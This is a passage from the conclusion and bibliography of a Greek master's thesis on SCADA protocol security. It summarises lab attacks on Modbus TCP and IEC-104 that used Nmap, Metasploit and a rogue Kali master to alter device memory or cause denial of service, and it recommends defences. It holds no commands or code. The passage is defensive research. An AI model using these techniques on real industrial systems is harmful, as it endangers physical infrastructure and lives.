Βασιζόμενοι στην μεθοδολογία ICS Cyber Kill Chain, οι επιθέσεις μας χωρίστηκαν σε τρία διακριτά στάδια, εκείνο της αναγνώρισης, επιλογή “όπλου” και στόχευση, και εκτέλεση της επίθεσης με το κατάλληλο εργαλείο. Με το εργαλείο Nmap σαρώθηκε το δίκτυο με στόχο την εύρεση συσκευών που εξυπηρετούν στην θύρα 502 (Modbus TCP port). Επίσης έγινε χρήση κατάλληλων modules από τα εργαλεία Metasploit, Smold και είτε να μεταβλήθηκαν οι αποθηκευμένες τιμές στους πίνακες μνήμης της είτε προκλήθηκε άρνηση της διαθεσιμότητας των υπηρεσιών της. Σε παραγωγικό περιβάλλον, είναι αντιληπτό ότι δεν θα ήταν αποδεκτό το αποτέλεσμα αντίστοιχων επιθέσεων στα βιομηχανικά συστήματα της υποδομής.

Τέλος, στα πλαίσια της διπλωματικής εργασίας μελετήθηκε και το πρωτόκολλο IEC-104. Για την προσομοίωση της επικοινωνίας μεταξύ κεντρικού σταθμού και απομακρυσμένης συσκευής, χρησιμοποιήθηκαν τα λογισμικά IECserver, και Qtester104 αντίστοιχα. Υλοποιήθηκε το περιβάλλον προσομοίωσης της επικοινωνίας του Modbus, με την χρήση Windows 7 συστήματος για τον κύριο σταθμό, αλλά και για την απομακρυσμένη συσκευή. Οι δύο συσκευές τοποθετήθηκαν στο ίδιο δίκτυο και η επικοινωνία τους καταγράφηκε με χρήση του Wireshark. Ως επιτιθέμενος ορίστηκε η εικονική μηχανή Kali Linux, ενώ έγινε χρήση του εργαλείου Metasploit Console. Με βάση την μεθοδολογία ICS Cyber Kill Chain και με τα απαραίτητα modules από την κονσόλα Metasploit, αλλάχθηκε η τιμή σε ένα αντικείμενο που είχε αρχικοποιηθεί στο περιβάλλον προσομοίωσης μας. Λόγω της έλλειψης μηχανισμών άμυνας, η συσκευή Kali Linux που χρησιμοποιήθηκε αναγνωρίστηκε ως δεύτερη κεντρική συσκευή, και η κίνηση της δεν παρεμποδίστηκε. Το πρωτόκολλο δεν υποστηρίζει την αυθεντικοποίηση των συσκευών στο δίκτυο, ενώ δεν υπάρχει μηχανισμός που να ελέγχει την εισαγωγή ψευδών δεδομένων στις θέσεις μνήμης των Slave σταθμών οπότε και η επίθεση μας πραγματοποιήθηκε. Σε ένα παραγωγικό περιβάλλον, δεν υποστηρίζεται η ύπαρξη παραπάνω από μίας κύριας συσκευής στο ίδιο δίκτυο, ενώ θα πρέπει να παρακολουθείται και να αποτρέπεται η όποια προσπάθεια εισόδου συσκευής που υποδύεται τις λειτουργίες μια κεντρικής συσκευής.

Οι ευπάθειες που εκμεταλλευτήκαμε, περιλαμβάνουν την έλλειψη κρυπτογράφησης, την έλλειψη αυθεντικοποίησης στο δίκτυο, καθώς και την μη υλοποίηση εννοιών όπως η δομή (session) από μεριάς των πρωτοκόλλων τα οποία μελετήσαμε.

Στα πρωτόκολλα που μελετήθηκαν χρειάζεται να συμπεριληφθούν διάφορες τεχνικές όπως η χρήση TLS, η υλοποίηση της έννοιας του session στα πλαίσια τους και η αυθεντικοποίηση χρηστών και συσκευών στο δίκτυο, ώστε να μειωθούν οι αδυναμίες τους και να ελαχιστοποιηθεί ο κίνδυνος έκθεσης των διάφορων SCADA δικτύων σε επιθέσεις [53] [54].

Λόγω της κρισιμότητας των συστημάτων SCADA στην ανθρώπινη ζωή [55], είναι απαραίτητο να διασφαλίσουμε την αδιάκοπη και απερίσπαστη λειτουργία τους. Οι επιθέσεις που έχουν γίνει αντιληπτές, καθώς και οι μελέτες που πραγματοποιούνται

αναφορικά με την ασφάλεια των συστημάτων SCADA θα πρέπει να μας δείξουν τον δρόμο για την αναδιάρθρωση των αμυντικών μηχανισμών και την δημιουργία εξειδικευμένων λύσεων όπως για παράδειγμα ICS firewalls.

Η δομή των σύγχρονων συστημάτων SCADA δεν διαφοροποιείται πολύ από τη δομή ενός πληροφορικού δικτύου μίας εταιρείας ή ενός οργανισμού [56]. Και τα δύο έχουν αναπτυχθεί ακολουθώντας τις ίδιες βασικές αρχές. Για το λόγο αυτό και ενδεχόμενες επιθέσεις από τις οποίες απειλούνται τα SCADA (όπως αυτές που αναφέρονται στην διπλωματική εργασία) σχετίζονται με τις επιθέσεις που πιθανά θα δεχθεί ένα πληροφορικό δίκτυο. Ένα σύστημα SCADA, για παράδειγμα, είναι δυνατό να δεχθεί μία επίθεση τύπου DoS. Από αυτό καθίσταται σαφές ότι τα εν λόγω συστήματα χρειάζονται συνεχή παρακολούθηση και χρήση ειδικών λογισμικών, τα οποία θα είναι σε θέση να τα επιτηρούν συνεχώς και να επεμβαίνουν αυτόματα στα συστήματα μόλις εντοπιστεί κάποιο πρόβλημα.

Και σε αυτήν την περίπτωση, η ασφάλεια των συστημάτων SCADA [57] [58] θα μπορούσε να σχεδιαστεί πάνω σε δύο βασικούς άξονες. Ασφάλεια σε επίπεδο δικτύου και ασφάλεια σε επίπεδο λογισμικού. Σε επίπεδο δικτύου θα πρέπει να εξασφαλιστεί αρχικά ότι το σύνολο των περιφερειακών σταθμών αλλά και της κεντρικής μονάδας διαχείρισης του συστήματος, δεν είναι με κανένα τρόπο συνδεδεμένα στο Internet και έχουν διαχωριστεί με φυσικό τρόπο από αυτό. Δεν είναι δυνατόν τα δίκτυα (ακόμα και σε επίπεδο καλωδίωσης) που χρησιμοποιούνται για την επικοινωνία των συστημάτων SCADA, να χρησιμοποιούνται και για το διαδίκτυο. Πέραν του φυσικού διαχωρισμού των δικτύων, θα πρέπει να αποφεύγεται η επικοινωνία των συστημάτων μέσα από ασύρματα δίκτυα. Στα ασύρματα δίκτυα, πρώτον, εύκολα μπορούν να πραγματοποιηθούν υποκλοπές των δεδομένων τα οποία διακινούνται μέσα από αυτά και δεύτερον εύκολα μπορούν να γίνουν παρεμβολές, αλλοιώνοντας ή ακόμα και καταστρέφοντας τα δεδομένα που διακινούνται. Άρα, λόγω της αναξιοπιστίας τους, δεν προτείνονται προς χρήση σε SCADA συστήματα. Πέραν των ανωτέρω, η χρήση κρυπτογραφημένων επικοινωνιών θα μπορούσε να εξασφαλίσει τη μη διαρροή πληροφοριών σχετικά με τη λειτουργία των συστημάτων αυτών σε μη εξουσιοδοτημένα άτομα [59].

Σε επίπεδο λογισμικού, μέσω της υιοθέτησης και εφαρμογής στα SCADA δοκιμών διεπίδωσης, θα μπορούσαν η ασφάλεια και αξιοπιστία τους να αυξηθούν σημαντικά. Με αυτό τον τρόπο εξασφαλίζονται εξαιρετικά μειωμένες απώλειες σε περίπτωση επίθεσης, οι οποίες συνδυαζόμενες με μία σωστή πολιτική ανάκαμψης από [60], θα μπορούσαν να μειωθούν ακόμα περισσότερο. Σε κάθε περίπτωση, ο πληθυσμός που εξυπηρετείται από τα συστήματα αυτά, δεν θα επηρεαστεί.

Από τα παραπάνω προκύπτει η σημαντικότητα των συστημάτων SCADA. Ο ρόλος που παίζουν στη λειτουργία ενός κράτους και το πόσο σοβαρό ζήτημα είναι η εξασφάλιση της ομαλής και συνεχούς λειτουργίας τους, χωρίς προβλήματα. Ο σχεδιασμός της ασφάλειάς τους θα πρέπει να πραγματοποιείται με ιδιαίτερη σοβαρότητα, λαμβάνοντας

υπόψη όλα τα δεδομένα, όλα τα πιθανά σενάρια και με εξειδίκευση, εξετάζοντας το κάθε σύστημα ξεχωριστά και στη συνέχεια προσαρμόζοντας τις αρχές και το σχεδιασμό ασφαλείας στις ειδικές λειτουργίες του. Και σε αυτό το ζήτημα η συνεργασία μεταξύ ιδιωτικού τομέα και δημόσιων φορέων και οργανισμών θα μπορούσε να λειτουργήσει πολλαπλασιαστικά, προκειμένου να εξασφαλιστεί η γενικότερη κοινωνική ασφάλεια και εξέλιξη.

Μελλοντικά, σχεδιάζεται η μελέτη και ανάλυση επιπλέον βιομηχανικών πρωτοκόλλων. Σε παγκόσμια κλίμακα, υπάρχουν βιομηχανίες που χρησιμοποιούν πρωτόκολλα όπως το PROFIBUS, EtherNet/IP, CANopen network, DeviceNet και CC-Link. Όπως τα πρωτόκολλα που μελετήθηκαν κατά την εκπόνηση της διπλωματικής εργασίας, έτσι και τα παραπάνω, έχουν έναν μεγάλο αριθμό ευπαθειών. Με την μελέτη περισσότερων πρωτοκόλλων θα έχουμε μια ολοκληρωμένη εικόνα των ευπαθειών τους, και θα μπορέσουμε να αναπτύξουμε αποτελεσματικότερους μηχανισμούς άμυνας ενάντια σε κακόβουλες ενέργειες.

Επιπροσθέτως, οι επιθέσεις που περιγράφηκαν θα εκτελεστούν σε μεγαλύτερο βιομηχανικό δίκτυο, αποτελούμενο από πραγματικές και εικονικές συσκευές, το οποίο θα προσομοιώνει ακριβέστερα το παραγωγικό σύστημα μιας βιομηχανίας. Επομένως, θα υπάρχει πληρέστερη αντίληψη των επιπτώσεων των επιθέσεων. Επιπλέον, με τη χρήση ενός μεγαλύτερου βιομηχανικού δικτύου, θα εξαχθούν περισσότερες λεπτομέρειες αναφορικά με την παραγόμενη κίνηση του δικτύου. Η λεπτομερέστατη καταγραφή κίνησης θα συμβάλλει στη δημιουργία dataset με σκοπό την αξιοποίηση τους από μηχανισμούς ασφαλείας.

Παράλληλα, για ερευνητικούς σκοπούς, σχεδιάζεται η ενσωμάτωση διαφορών μηχανισμών προστασίας, όπως τείχη προστασίας, IDS, και honeypots,, ώστε εκτός από την καταγραφή των επιθέσεων και των επιπτώσεων τους, να γίνει καταγραφεί και προσπάθεια άμυνας εναντίων τους.

Βιβλιογραφία

- [1] Stouffer, K., Falco, J., & Scarfone, K. (2011). "Guide to industrial control systems (ICS) security." NIST special publication 800, no. 82 (2011): 16-16.
- [2] "The SCADA System For Water Distribution". [Online] Available: <https://program-plc.blogspot.com/2016/08/review-scada-system-for-water.html>
- [3] Ismaeel, F. F. F. (2011). Analysis and Design of a Modern SCADA System (Doctoral dissertation, Ministry of Higher Education), [Online]. Available: https://www.researchgate.net/profile/Fajer_Fadhil/publication/330133572_Analysis_and_Design_of_a_Modern_SCADA_System/links/5c2f0299299bf12be3ab470a/Analysis-and-Design-of-a-Modern-SCADA-System.pdf
- [4] R. H. McClanahan, "The benefits of networked SCADA systems utilizing IP-enabled networks," presented at the 2002 Rural Electric Power Conference. Papers Presented at the 46th Annual Conference
- [5] A. Leonardi, K. Mathioudakis, A. Wiesmaier, and F. Zeiger, "Towards the Smart Grid: Substation Automation Architecture and Technologies," *Advances in Electrical Engineering*, Volume 2014, Article ID 896296, 13 pages, 20 August 2014.
- [6] R. Taormina, S. Galelli, H. C. Douglas, N. O. Tippenhauer, E. Salomons, and A. Ostfeld, "A toolbox for assessing the impacts of cyber-physical attacks on water distribution systems," *Environmental Modelling & Software*, vol. 112, pp. 46–51, Feb. 2019
- [7] G. Yadav and K. Paul, "Assessment of SCADA System Vulnerabilities," presented at the 2019 24th IEEE International Conference on Emerging Technologies and Factory Automation (ETFA), Sep. 2019
- [8] R. Langner, "Stuxnet: Dissecting a Cyberwarfare Weapon," *IEEE Secur. Privacy Mag.*, vol. 9, no. 3, pp. 49–51, May 2011
- [9] Assante, M. J., & Lee, R. M. "The industrial control system cyber kill chain." SANS Institute InfoSec Reading Room 1 2015
- [10] D. Pliatsios, P. Sarigiannidis, T. Lagkas, and A. G. Sarigiannidis, "A Survey on SCADA Systems: Secure Protocols, Incidents, Threats and Tactics," *IEEE Commun. Surv. Tutorials*, vol. 22, no. 3, pp. 1942–1976, 2020
- [11] S. D. Anton, D. Fraunholz, C. Lipps, F. Pohl, M. Zimmermann, and H. D. Schotten, "Two decades of SCADA exploitation: A brief history," presented at the 2017 IEEE Conference on Application, Information and Network Security (AINS), Nov. 2017

[12] Rege, A., & Adams, J. "The need for more sophisticated cyber-physical systems war gaming exercises." ECCWS 2019 18th European Conference on Cyber Warfare and Security, page 403. Academic Conferences and publishing limited, 2019

[13] Slowik, J. "Anatomy of an Attack: Detecting and Defeating CRASHOVERRIDE." VB2018, October 2018, [Online]. Available: <https://www.bgp4.com/wp-content/uploads/2018/10/CRASHOVERRIDE2018.pdf>

[14] IEEE Standard for Electric Power Systems Communications-Distributed Network Protocol (DNP3)," in IEEE Std 1815-2012 (Revision of IEEE Std 1815-2010) , vol., no., pp.1-821, 10 Oct. 2012, doi: 10.1109/IEEESTD.2012.6327578.

[15] Schneider Electric 2013. SCADAPack E IEC 60870-5-101/104 Slave Technical Manual. [Online] Available: https://www.plcsystems.ru/catalog/SCADAPack/doc/IEC60870-5-101_104_Slave_Technical_Reference.pdf

[16] I. N. Fovino, A. Carcano, and M. Masera, "A Secure and Survivable Architecture for SCADA Systems," presented at the 2009 Second International Conference on Dependability (DEPEND), Jun. 2009

[17] K. Kurtis, "A DNP3 Protocol Primer", 20 March 2005 [Online]. Available: <https://www.dnp.org/Portals/0/AboutUs/DNP3%20Primer%20Rev%20A.pdf>

[18] G. Clarke and D. Reynolds, "Practical Modern SCADA Protocols: DNP3, IEC 60870.5 and Related Systems", Burlington, MA: Newnes, Sep. 2004

[19] Triangle MicroWorks, DNP3 Overview, Raleigh, North Carolina [Online]. Available: [www.trianglemicroworks.com/documents/DNP3 Overview.pdf](http://www.trianglemicroworks.com/documents/DNP3%20Overview.pdf)

[20] R. Amoah, S. Camtepe, and E. Foo, "Securing DNP3 Broadcast Communications in SCADA Systems," IEEE Trans. Ind. Inf., vol. 12, no. 4, pp. 1474–1485, Aug. 2016

[21] Electric Power Research Institute, "DNP Security Development, Evaluation and Testing Project Opportunity", Palo Alto, California, 2008.

[22] DNP, "Why IEEE 1815 (DNP3) Secure Authentication?" [Online]. Available: <https://www.dnp.org/Portals/0/Public%20Documents/DNP3%20Secure%20Authentication%20Talking%20Points.pdf?ver=2016-02-17-113517-000>

[23] Boyanapalli, Uday Bhaskar, "Implementation of Secure DNP3 Architecture of SCADA System for Smart Grids" (2018). Master of Science in Computer Science Theses. 17.

[24] Schneider Electric, "Open modbus/tcp specification", [Online]. Available: http://www.dankohn.info/projects/Fieldpoint_module/Open_ModbusTCP_Standard.pdf

[25] Prog.world.. "How Machines Communicate: Modbus Protocol - Prog.World". [Online] Available: <https://prog.world/how-machines-communicate-modbus-protocol/>

[26] I. N. Fovino, A. Carcano, M. Masera, and A. Trombetta, "Design and Implementation of a Secure Modbus Protocol," in IFIP Advances in Information and Communication Technology, Springer Berlin Heidelberg, 2009, pp. 83–96

[27] J. Luswata, P. Zavarsky, B. Swar, and D. Zvabva, "Analysis of SCADA Security Using Penetration Testing: A Case Study on Modbus TCP Protocol," presented at the 2018 29th Biennial Symposium on Communications (BSC), Jun. 2018

[28] International Electrotechnical Commission, Telecontrol Equipment and Systems – Part 5-104: Transmission Protocol - Network access for IEC 60870-5-101 using standard transport profiles, 2006

[29] OpenMuc, "Package org.openmuc.j60870," [Online]. Available: <https://www.openmuc.org/iec-60870-5-104/javadoc>. [Accessed 8 March 2020].

[30] P. Matoušek, "Description and analysis of iec 104 protocol," Faculty of Information Technology, Brno University of Technology, Tech. Rep., 2017.

[31] A. Leonardi, K. Mathioudakis, A. Wiesmaier, and F. Zeiger, "Towards the Smart Grid: Substation Automation Architecture and Technologies," Advances in Electrical Engineering, Volume 2014, Article ID 896296, 13 pages, 20 August 2014.

[32] P. Maynard, K. McLaughlin and B. Haberler, "Towards Understanding Man-In-The-Middle Attacks on IEC 60870-5-104 SCADA Networks," Queen's University Belfast, 2014

[33] F. A. Alhaidari and E. M. AL-Dahasi, "New Approach to Determine DDoS Attack Patterns on SCADA System Using Machine Learning," presented at the 2019 International Conference on Computer and Information Sciences (ICCIS), Apr. 2019

[34] Ivanović, I., & Gajin, S. "Recommendations for network traffic analysis using the NetFlow protocol", [Online]. Available: https://services.geant.net/sites/cbp/Knowledge_Base/Network_Monitoring/Documents/gn4_na3-t2_abpd104_v2_recommendations_for_network_traffic_analysis_using_the_netFlow_protocol.pdf

[35] Wilson, K. "About Windows. In Everyday Computing with Windows 8.1", Apress, Berkeley, CA, 2015

[36] VMware, "Workstation Pro" [Online] Available: <https://www.vmware.com/products/workstationpro.html>. [Accessed 19 March 2020].

- [37] Rapid 7, "Metasploit Framework", [Online]. Available: <https://www.metasploit.com>. [Accessed 16 March 2020].
- [38] Waagsnes, H. "SCADA intrusion detection system test framework", Master's thesis, Universitetet i Agder; University of Agder, 2017
- [39] "hping3 Package Description" [Online] Available: <https://tools.kali.org/informationgathering/hping3> [Accessed 19 March 2020].
- [40] P.Biondi, "Packet generation and network based attacks with scapy," in CanSecWest 2005, [Online]. Available: http://www.secdev.org/conf/scapy_csw05.pdf
- [41] Lyon, G. F. "Nmap network scanning: The official Nmap project guide to network discovery and security scanning". 2009, [Online]. Available: <https://nmap.org/book/>
- [42] "What is Wireshark?" [Online] Available: https://www.wireshark.org/docs/wsug_html/#ChIntroWhatIs [Accessed 20 March 2020]
- [43] S. East, J. Butts, M. Papa, and S. Shenoj, "A Taxonomy of Attacks on the DNP3 Protocol," in IFIP Advances in Information and Communication Technology, Springer Berlin Heidelberg, 2009, pp. 67–81
- [44] O. David "DNP3Crafter.py". [Online]. Available: <https://github.com/hpcn-uam/DNP3Crafter>
- [45] G. Manoj Kumar and A. R. Vasudevan, "D-SCAP: DDoS Attack Traffic Generation Using Scapy Framework," in Advances in Intelligent Systems and Computing, Springer Singapore, 2018, pp. 207–213
- [46] J. T. Sørensen, "Security in Industrial Networks", NTNU Master's Thesis, 2007, [Online] Available: https://ntnuopen.ntnu.no/ntnu-xmlui/bitstream/handle/11250/262624/565822_FULLTEXT01.pdf?sequence=1
- [47] "TCP Service on Port 2877", [Online] Available: <http://www.auditmypc.com/port/tcp-port-2877.asp>
- [48] S. M. Bellovin, "Security problems in the TCP/IP protocol suite," SIGCOMM Comput. Commun. Rev., vol. 19, no. 2, pp. 32–48, Apr. 1989,
- [49] P. Huitsing, R. Chandia, M. Papa and S. Shenoj, "Attack taxonomies for the Modbus protocols", International Journal of Critical Infrastructure Protection, vol. 1, pp. 37–44, 2008.
- [50] "TCPDump Network Packet Capture", [Online] Available: <http://www.tcpdump.org/>
- [51] Institute for Security Technology Studies, "Cyber Security of the Electric Power Industry", Dartmouth College, Hanover, New Hampshire, 2002.

[52] United States Government Accountability Office, "Critical Infrastructure Protection - Multiple Efforts to Secure Control Systems Are Underway, but Challenges Remain", 2007 [Online]. Available: www.gao.gov/new.items/d08119t.pdf

[53] R. Montante, "Using Scapy in Teaching Network Header Formats," presented at the SIGCSE '18: The 49th ACM Technical Symposium on Computer Science Education, Feb. 2018

[54] E. J. M. Colbert and A. Kott, Eds., *Cyber-security of SCADA and Other Industrial Control Systems*. Springer International Publishing, 2016.

[55] J. Pollet, "Developing a solid SCADA security strategy," 2nd ISA/IEEE Sensors for Industry Conference, Houston, TX, USA, 2002, pp. 148-156, doi: 10.1109/SFICON.2002.1159826.

[56] Hildick-Smith, A. "Security for critical infrastructure scada systems," SANS Reading Room, GSEC Practical Assignment, Version, 1, 2005 pp.498-506

[57] R. Chandia, J. Gonzalez, T. Kilpatrick, M. Papa, and S. Sheno, "Security Strategies for SCADA Networks," in *IFIP International Federation for Information Processing*, Springer US, pp. 117–131.

[58] Ning Cai, Jidong Wang and Xinghuo Yu, "SCADA system security: Complexity, history and new developments," 2008 6th IEEE International Conference on Industrial Informatics, Daejeon, 2008, pp. 569-574

[59] S. Ghosh and S. Sampalli, "A Survey of Security in SCADA Networks: Current Issues and Future Challenges," *IEEE Access*, vol. 7, pp. 135812–135831, 2019

[60] A. W. Mir and R. Ketti Ramachandran, "Security gaps assessment of smart grid based SCADA systems," *ICS*, vol. 27, no. 3, pp. 434–452, Jul. 2019